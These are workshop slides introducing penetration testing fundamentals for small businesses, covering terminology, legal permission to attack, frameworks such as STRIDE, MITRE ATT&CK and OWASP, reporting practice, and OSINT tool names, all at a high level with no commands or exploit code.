

# DIGITALISIERUNG FÜR KMU

## MÖGLICH MACHEN

DER DIGITAL INNOVATION HUB SÜD ALS KOSTENLOSES  
SERVICE FÜR KMU

12.11.2025



# Penetration Testing Fundamentals

12.11.2025

Klaus Gebeshuber  
Florian Temel



(<https://pixabay.com/videos/security-online-safety-networking-2181/>)

# Agenda


- Terminology
- Prerequisites
- Pen testing Frameworks
- Information Gathering (OSINT)
- LazySysAdmin



# Terminology

# Terminology

- Penetration Testing
- Vulnerability Scanning
- Blue/Red/Purple Teaming
- Threat Hunting



# Pentesting


- Typically, an isolated activity
- Testing a specified environment, product, data security, service or security awareness of employees
- Target can highly differ
  - Find low hanging fruits
  - Test defense strategies/procedures
  - Verify Managed Security Service Providers (MSSP) performance
  - ...




<https://www.scnsoft.com/services/security/penetration-testing>

# Vulnerability Scanning

- Used to identify vulnerabilities in
  - Used software versions
  - Configurations
- Typically done automated and on a regular basis
- Many products
  - Nessus
  - Qualys
  - ....



<https://www.qualys.com/apps/vulnerability-management-detection-response/>



<https://www.infoguard.ch/en/partners/tenable-network-security-vulnerability-management>

# Red/Blue/Purple Teaming

- Idea emerged in the 1960s
- Cold war simulations
  - Blue Team = United States
  - Red Team = Soviet Union
- Cyber Security Tabletop Exercises
  - Red Team = Attacker
  - Blue Team = Defender
  - Purple Team = somewhere in between



(<https://www.nytimes.com/2018/10/15/business/ibm-takes-cybersecurity-training-on-the-road.html>)




(<https://www.computerworld.ch/security/studie/ransomware-angriffe-lieferketten-2743756.html>)

A detailed map of the island of Beryllia. The island is divided into several regions, each with a unique icon: a cross for 'Kings', a circle with a dot for 'Bridges', a circle with a cross for 'Castles', a circle with a star for 'Temples', and a circle with a crescent for 'Monasteries'. Major cities and towns are labeled, including Kest, Glasenice, Vior, Portenith, Kral, Dargun, Krenin, Vanden, Mirin, Zochan, Elov, Kavanle, Adana, Bancroft, Taux, Montin, Pynelard, Jandford, Beldar, Lambick, Noerille, Wildehill, Bakun, Pynelard, and Boudren. Numerous routes are marked with numbers and letters, such as BT1, BT2, BT3, BT4, BT5, BT6, BT7, BT8, BT9, BT10, BT11, BT12, BT13, BT14, BT15, BT16, BT17, BT18, BT19, BT20, BT21, BT22, BT23, BT24, BT25, BT26, BT27, BT28, BT29, BT30, BT31, BT32, BT33, BT34, BT35, BT36, BT37, BT38, BT39, BT40, BT41, BT42, BT43, BT44, BT45, BT46, BT47, BT48, BT49, BT50, BT51, BT52, BT53, BT54, BT55, BT56, BT57, BT58, BT59, BT60, BT61, BT62, BT63, BT64, BT65, BT66, BT67, BT68, BT69, BT70, BT71, BT72, BT73, BT74, BT75, BT76, BT77, BT78, BT79, BT80, BT81, BT82, BT83, BT84, BT85, BT86, BT87, BT88, BT89, BT90, BT91, BT92, BT93, BT94, BT95, BT96, BT97, BT98, BT99, BT100. The map also shows the surrounding waters, including the 'Mediterranean Sea' and the 'Black Sea'. The island is surrounded by a blue border, and the name 'BERYLLIA' is written in large letters across the center.

- 
- A large, modern conference hall filled with people working at numerous computer workstations. The room features high ceilings with circular light fixtures and large digital displays in the background showing various data and maps.

# Threat Hunting

- Trying to identify new/unknown attacks
- Looking for Indicators of Compromise (IoCs)
- IoCs can be classified using the “Pyramid of Pain”
- Security Operations Center (SOC)
  - 80% can of threats can be handled
  - 20% => high complex or unknown attacks
- Average time to identify a security breach => 280 days!



<http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>

# Pentesting Prerequisites


# Pentesting Prerequisites

- Legal
  - Permission to Attack
- Infrastructure & Tools
  - Public IP
  - Cloud environment
  - Toolset & Hardware
  - ....




# Permission to Attack (PTA)

- Giving legal permission to test the defined targets
- Must be signed before any active actions are started
- Should define
  - Scope (Hosts, Networks, Services, Domains,...)
  - Time frame
  - Excluded Systems/Techniques
  - Contact information during the test
  - Expected outcome
  - Attack vectors to be tested
  - Test method
  - ...



# Toolset

- Highly depends on the test characteristic
  - Pentest
    - Toolset
    - Network sniffer/appliances, Access Points, ...
    - ....
  - Phishing/Awareness Simulation
    - Phishing Environment
    - Bad USBs
    - ....
  - Physical
    - Lock Picks
    - Disguise (uniform, cap, car, ...)
    - ...



# Test Methodologies

- Black Box
  - Most realistic, but time consuming and therefor often less efficient
- Grey Box
  - Some internal knowledge
- White Box
  - Full disclosure of infrastructure, code, ....



<https://asmed.com/black-box-grey-box-white-box-testing/>

# Pen testing Frameworks


# Relevant Frameworks

- **STRIDE**
- **MITRE ATT&CK**
- **OWASP**
- **OSSTMM**
- **NIST**
- **PTES**
- **ISSAF**
- **CREST**
- ...



# STRIDE

- Model for Threat Modelling
- Developed by Microsoft
- **S**poofing
- **T**ampering
- **R**epudiation
- **I**nformation Disclosure
- **D**enial of Service
- **E**levation of Privilege




# STRIDE (2)

| Threat                 | Definition                              | Property        | Example                                                             |
|------------------------|-----------------------------------------|-----------------|---------------------------------------------------------------------|
| Spoofing               | Pretend to be someone else.             | Authentication  | Hack victim's email and use to send messages in name of the victim. |
| Tampering              | Change data or code.                    | Integrity       | Software executive file is tampered by hackers.                     |
| Repudiation            | Claiming not to do a particular action. | Non-repudiation | "I have not sent an email to Alice".                                |
| Information Disclosure | Leakage of sensitive information.       | Confidentiality | Credit card information available on the internet.                  |
| Denial of Service      | Non-availability of service             | Availability    | Web application not responding to user requests.                    |
| Elevation of privilege | Able to perform unauthorized action     | Authorization   | Normal user able to delete admin account                            |

<http://allabouttesting.org>

# Threat Modelling

- Identify, communicate and understand threats and mitigations
- Decryption of the subject to be modeled
- Assumptions
- Identity potential threats to the environment/systems
- Mitigation actions for each threat
- Validation and monitoring of the taken mitigations



<https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-getting-started>

# MITRE Attack Framework

## ATT&CK Matrix for Enterprise

layout: side ▼

show sub-techniques

hide sub-techniques

| Reconnaissance<br>10 techniques        | Resource Development<br>8 techniques | Initial Access<br>10 techniques     | Execution<br>14 techniques             | Persistence<br>20 techniques             | Privilege Escalation<br>14 techniques    | Defense Evasion<br>43 techniques         | Credential Access<br>17 techniques             | Discovery<br>32 techniques       | Lateral Movement<br>9 techniques          | Collection<br>17 techniques            | Command and Control<br>18 techniques  | Exfiltration<br>9 techniques               | Impact<br>14 techniques        |
|----------------------------------------|--------------------------------------|-------------------------------------|----------------------------------------|------------------------------------------|------------------------------------------|------------------------------------------|------------------------------------------------|----------------------------------|-------------------------------------------|----------------------------------------|---------------------------------------|--------------------------------------------|--------------------------------|
| Active Scanning (3)                    | Acquire Access                       | Content Injection                   | Cloud Administration Command           | Account Manipulation (6)                 | Abuse Elevation Control Mechanism (6)    | Abuse Elevation Control Mechanism (6)    | Adversary-in-the-Middle (3)                    | Account Discovery (4)            | Exploitation of Remote Services           | Adversary-in-the-Middle (3)            | Application Layer Protocol (4)        | Automated Exfiltration (1)                 | Account Access Removal         |
| Gather Victim Host Information (4)     | Acquire Infrastructure (8)           | Drive-by Compromise                 | Command and Scripting Interpreter (10) | BITS Jobs                                | Access Token Manipulation (5)            | Access Token Manipulation (5)            | Brute Force (4)                                | Application Window Discovery     | Internal Spearphishing                    | Archive Collected Data (3)             | Communication Through Removable Media | Data Transfer Size Limits                  | Data Destruction               |
| Gather Victim Identity Information (3) | Compromise Accounts (3)              | Exploit Public-Facing Application   | Container Administration Command       | Boot or Logon Autostart Execution (14)   | Account Manipulation (6)                 | BITS Jobs                                | Credentials from Password Stores (6)           | Browser Information Discovery    | Lateral Tool Transfer                     | Audio Capture                          | Content Injection                     | Exfiltration Over Alternative Protocol (3) | Data Encrypted for Impact      |
| Gather Victim Network Information (6)  | Compromise Infrastructure (8)        | External Remote Services            | Deploy Container                       | Boot or Logon Initialization Scripts (5) | Boot or Logon Autostart Execution (14)   | Build Image on Host                      | Exploitation for Credential Access             | Cloud Infrastructure Discovery   | Remote Service Session Hijacking (2)      | Automated Collection                   | Data Encoding (2)                     | Exfiltration Over C2 Channel               | Data Manipulation (3)          |
| Gather Victim Org Information (4)      | Develop Capabilities (4)             | Hardware Additions                  | Exploitation for Client Execution      | Browser Extensions                       | Boot or Logon Initialization Scripts (5) | Debugger Evasion                         | Forced Authentication                          | Cloud Service Dashboard          | Remote Services (8)                       | Browser Session Hijacking              | Data Obfuscation (3)                  | Exfiltration Over Other Network Medium (1) | Defacement (2)                 |
| Phishing for Information (4)           | Establish Accounts (3)               | Phishing (4)                        | Inter-Process Communication (3)        | Compromise Host Software Binary          | Create or Modify System Process (5)      | Deobfuscate/Decode Files or Information  | Forge Web Credentials (2)                      | Cloud Service Discovery          | Replication Through Removable Media       | Clipboard Data                         | Dynamic Resolution (3)                | Exfiltration Over Physical Medium (1)      | Disk Wipe (2)                  |
| Search Closed Sources (2)              | Obtain Capabilities (7)              | Replication Through Removable Media | Native API                             | Create Account (3)                       | Domain or Tenant Policy Modification (2) | Deploy Container                         | Input Capture (4)                              | Cloud Storage Discovery          | Software Deployment Tools                 | Data from Cloud Storage                | Encrypted Channel (2)                 | Exfiltration Over Web Service (4)          | Endpoint Denial of Service (4) |
| Search Open Technical Databases (5)    | Stage Capabilities (6)               | Supply Chain Compromise (3)         | Scheduled Task/Job (5)                 | Create or Modify System Process (5)      | Escape to Host                           | Direct Volume Access                     | Modify Authentication Process (9)              | Container and Resource Discovery | Taint Shared Content                      | Data from Configuration Repository (2) | Fallback Channels                     | Scheduled Transfer                         | Financial Theft                |
| Search Open Websites/Domains (3)       |                                      | Trusted Relationship                | Serverless Execution                   | Event Triggered Execution (16)           | Event Triggered Execution (16)           | Domain or Tenant Policy Modification (2) | Multi-Factor Authentication Interception       | Debugger Evasion                 | Use Alternate Authentication Material (4) | Data from Information Repositories (3) | Hide Infrastructure                   | Transfer Data to Cloud                     | Firmware Corruption            |
| Search Victim-Owned Websites           |                                      | Valid Accounts (4)                  | Shared Modules                         | External Remote Services                 | Exploitation for Privilege Escalation    | Execution Guardrails (1)                 | Multi-Factor Authentication Request Generation |                                  |                                           | Data from Local System                 | Ingress Tool Transfer                 |                                            | Inhibit System Recovery        |
|                                        |                                      |                                     | Software Deployment Tools              | Hijack                                   |                                          | Exploitation for Defense Evasion         |                                                |                                  |                                           | Data from Network Shared Drive         | Multi-Stage Channels                  |                                            | Network Denial of Service (2)  |
|                                        |                                      |                                     | System Services (2)                    |                                          |                                          | File and Directory                       |                                                |                                  |                                           |                                        |                                       |                                            | Resource Hijacking             |
|                                        |                                      |                                     |                                        |                                          |                                          |                                          |                                                |                                  |                                           |                                        |                                       |                                            | Service Stop                   |
|                                        |                                      |                                     |                                        |                                          |                                          |                                          |                                                |                                  |                                           |                                        |                                       |                                            | System                         |

<https://attack.mitre.org/>

Gebeshuber/Temel

# MITRE Attack Framework (2)

- Provides a collection of techniques
  - 14 categories
    - 1 => Reconnaissance
      - 1.1 Active Scanning
        - 1.1.1 Scanning IP Blocks
          - Examples
          - Mitigations
          - Detections
          - References

## Active Scanning

Scanning IP Blocks

Vulnerability Scanning

Wordlist Scanning

### 10 techniques

|    |                                        |
|----|----------------------------------------|
| II | Active Scanning (3)                    |
| II | Gather Victim Host Information (4)     |
| II | Gather Victim Identity Information (3) |
| II | Gather Victim Network Information (6)  |
| II | Gather Victim Org Information (4)      |
| II | Phishing for Information (4)           |
| II | Search Closed Sources (2)              |
| II | Search Open Technical Databases (5)    |
| II | Search Open Websites/ Domains (3)      |
|    | Search Victim-Owned Websites           |

# OWASP – Web Security Testing Guide

- Version 4.2
  - <https://owasp.org/www-project-web-security-testing-guide/>
- 465 pages
  - 12 subcategories
    - Information gathering
    - Input validation testing
    - Client-side testing
    - API testing
    - ....



# OWASP – Web Security Testing Guide (2)

- Summary
- How to test
- Remediation
- Tools
- References
- Cheat sheets
  - SQLi, Input Validation, Database Security, ....

## Remediation

- To secure the application from SQL injection vulnerabilities, refer to the [SQL Injection Prevention CheatSheet](#).
- To secure the SQL server, refer to the [Database Security CheatSheet](#).

For generic input validation security, refer to the [Input Validation CheatSheet](#).

## Tools

- [SQL Injection Fuzz Strings \(from wfuzz tool\) - Fuzzdb](#)
- [sqlbftools](#)
- [Bernardo Damele A. G.: sqlmap, automatic SQL injection tool](#)
- [Muhaimin Dzulfakar: MySQLoitr, MySQL Injection takeover tool](#)

## References

- [Top 10 2017-A1-Injection](#)
- [SQL Injection](#)

### OWASP Cheat Sheet Series

Nodejs Security  
OAuth2  
[OS Command Injection Defense](#)  
PHP Configuration  
Password Storage  
Pinning  
Prototype Pollution Prevention  
Query Parameterization  
REST Assessment  
REST Security  
Ruby on Rails  
SAML Security  
[SQL Injection Prevention](#)  
Secrets Management  
Secure Cloud Architecture  
Secure Product Design  
Securing Cascading Style Sheets  
Server Side Request Forgery Prevention  
Session Management  
Software Supply Chain Security.md  
Symfony

## SQL Injection Prevention Cheat Sheet

### Introduction

This cheat sheet will help you prevent SQL injection flaws in your applications. It will define what SQL injection is, explain where those flaws occur, and provide four options for defending against SQL injection attacks. [SQL Injection](#) attacks are common because:

1. SQL Injection vulnerabilities are very common, and
2. The application's database is a frequent target for attackers because it typically contains interesting/critical data.

### What Is a SQL Injection Attack?

Attackers can use SQL injection on an application if it has dynamic database queries that use string concatenation and user supplied input. To avoid SQL injection flaws, developers need to:

1. Stop writing dynamic queries with string concatenation or
2. Prevent malicious SQL input from being included in executed queries.

There are simple techniques for preventing SQL injection vulnerabilities and they can be used with practically any kind of programming language and any type of database. While XML databases can have similar problems (e.g., XPath and XQuery injection), these techniques can be used to protect them as well.

# Reporting

# Reporting

- Note taking
  - Document full attack path
  - Make screenshots, copy commands, ..
  - Backup used exploits, attack strings,...
- Reporting
  - Vulnerability Rating
  - Proof of Concept (PoC)
  - Recommendations & Prioritization
  - Vulnerability Management



# Note Taking Tools

- OneNote
- Cherrytree
  - <https://github.com/giuspen/cherrytree>
- Sublime
  - <https://www.sublimetext.com/>
- OBSIDIAN
  - <https://obsidian.md/>
- Tusk
  - <https://github.com/klaudiosinani/tusk>
- ...

# Reporting

- Example Reports:
  - <https://docs.syslifters.com/p/pentesting-in-oesterreich/>

## Pentesting-Firmen in Österreich

| Name                            | Schwerpunkt          | Mitarbeiter | Pentester | Hauptsitz   | De Re |
|---------------------------------|----------------------|-------------|-----------|-------------|-------|
| ✓ Syslifters GmbH               | Web, Infrastrukturen | 4           | 4         | Göllersdorf |       |
| ✓ A1 Digital International GmbH | Web, Infrastrukturen | 100-200     | 3         | Wien        |       |
| ✓ BearingPoint GmbH             | Web, Infrastrukturen | 250-300     | 3         | Wien        |       |



# OSINT Tools

# OSINT


- Open Source + Intelligence
- Using publicly available information to gain insights on target

# Active Vs. Passive Reconnaissance

- Passive = no direct interaction with the target
- Active = direct interaction with target system (e.g. portscan)

# OSINT Tools

- Google Hacking
- Shodan
- OWASP Amass
- Whois & IP information
- dnsdumpster
